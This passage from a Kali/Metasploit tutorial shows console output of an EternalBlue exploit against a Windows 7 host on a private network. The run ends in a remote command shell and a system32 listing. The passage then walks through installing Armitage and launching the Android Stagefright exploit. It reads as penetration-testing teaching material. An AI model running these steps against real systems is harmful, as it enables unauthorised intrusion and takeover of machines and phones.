[+] 192.168.1.103:445 - Closing SMBv1 connection creating free hole adjacent
to SMBv2 buffer.
[*] 192.168.1.103:445 - Sending final SMBv2 buffers.
[*] 192.168.1.103:445 - Sending last fragment of exploit packet!
```

B. As you can see above, Metasploit and EternalBlue are attempted to exploit the Windows 7 SMB protocol. Down below you can see that Metasploit reports back that we are successful and we received a Windows command prompt on the target system. Success!

```
[*] 192.168.1.103:445 - Starting non-paged pool grooming
[+] 192.168.1.103:445 - Sending SMBv2 buffers
[+] 192.168.1.103:445 - Closing SMBv1 connection creating free hole adjacent
to SMBv2 buffer.
[*] 192.168.1.103:445 - Sending final SMBv2 buffers.
[*] 192.168.1.103:445 - Sending last fragment of exploit packet!
[*] 192.168.1.103:445 - Receiving response from exploit packet
[+] 192.168.1.103:445 - ETERNALBLUE overwrite completed successfully (0xC0000
00D)!
[*] 192.168.1.103:445 - Sending egg to corrupted connection.
[*] 192.168.1.103:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.1.101:4444 -> 192.168.1.105:51440
) at 2017-06-11 09:10:43 -0600
[+] 192.168.1.103:445 - =====
-=====
[+] 192.168.1.103:445 - =====WIN=====
-=====
[+] 192.168.1.103:445 - =====
-=====

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

C. To verify that we are now on the Windows system, let's type "dir" to see whether it displays Windows files and directories.

```
07/13/2009 07:41 PM 968,704 XpsFilt.dll
09/04/2014 10:48 AM 522,752 XpsGdiConverter.dll
09/04/2014 10:48 AM 1,682,432 XpsPrint.dll
11/20/2010 05:27 AM 229,888 XpsRasterService.dll
07/13/2009 07:39 PM 4,835,840 xpsrchvw.exe
06/10/2009 02:31 PM 76,060 xpsrchvw.xml
11/20/2010 05:27 AM 3,008,000 xpsservices.dll
07/13/2009 07:41 PM 706,560 XPSSHDR.dll
07/13/2009 07:41 PM 1,576,448 xpssvcs.dll
06/10/2009 03:03 PM 4,041 xwizard.dtd
07/13/2009 07:39 PM 42,496 xwizard.exe
07/13/2009 07:41 PM 432,640 xwizards.dll
07/13/2009 07:41 PM 101,888 xwreg.dll
07/13/2009 07:41 PM 201,216 xwtpdui.dll
07/13/2009 07:41 PM 129,536 xwtpw32.dll
07/13/2009 07:41 PM 303,616 zgmpoxy.dll
09/04/2014 11:29 AM <DIR> zh-CN
09/04/2014 11:29 AM <DIR> zh-HK
09/04/2014 11:29 AM <DIR> zh-TW
11/20/2010 05:27 AM 366,080 zipfldr.dll
2736 File(s) 1,346,121,331 bytes
98 Dir(s) 23,049,007,104 bytes free
C:\Windows\system32>
```

THE ARMITAGE METASPLOIT USER INTERFACE

- A. After the msfconsole, the Armitage GUI is probably the most popular Metasploit interface. It is particularly favoured by those that come from a Windows or Mac interface and want an easy to use graphical user interface (GUI).


To install Armitage, simply use the **apt-get** command as Armitage is in the Kali repository.

kali > apt-get install armitage

```
root@kali:~# apt-get install armitage
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  finger libadns1 libpython-all-dev lua-lpeg python-adns python-all
python-all-dev python-bson python-bson-ext python-easygui python-elixir
python-gridfs python-levenshtein python-metaconfig python-pip
python-pip-whl python-pymongo python-pymongo-ext python-qrcode
python-wheel rwho rwhod u3-tool
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  armitage
0 upgraded, 1 newly installed, 0 to remove and 1597 not upgraded.
Need to get 3,949 kB of archives.
After this operation, 8,288 kB of additional disk space will be used.
0% [Working]
```


B. Then, we start the postgresql database.

kali > service postgresql start




```
root@kali:~# service postgresql start
root@kali:~#
```


C. Now, we simply enter the "armitage" command, and the connection window pops up. Simply click "Connect".




D. This now starts the **msfrpcd** (the Metasploit Framework RPC daemon). This loads all the Ruby scripts and takes a while, so be patient.




E. Eventually, Armitage loads completely and presents you the Armitage interface (when I first loaded Armitage, I received numerous error messages but this did not seem to interfere with the smooth operation of Armitage).



- F. As we can see in the upper left corner, Armitage presents us with an easy-to-use directory explorer. The directories are broken out into the different types of modules, [auxiliary, exploit, post, and payloads.](#)



G. Let's take a look at the **exploit's** modules. Click on the arrow next to **exploits** and expand it. Now, you can see that the exploits are in **sub-directories** based upon target type, primary broken out by operating system. Let's open up **Android** and then the sub-directory "**browser**".



H. There, we will find three exploits for Android browsers. When we double click on the infamous, **Android Stagefright exploit**, it opens another window with all the information we need to use this exploit, including **info** in the upper window, the **options** in the middle window and **targets** beneath that. At the very bottom, we can see the **launch** button (exploit). Simply make certain that all the options are set correctly and then click on "Launch" to exploit the Android target.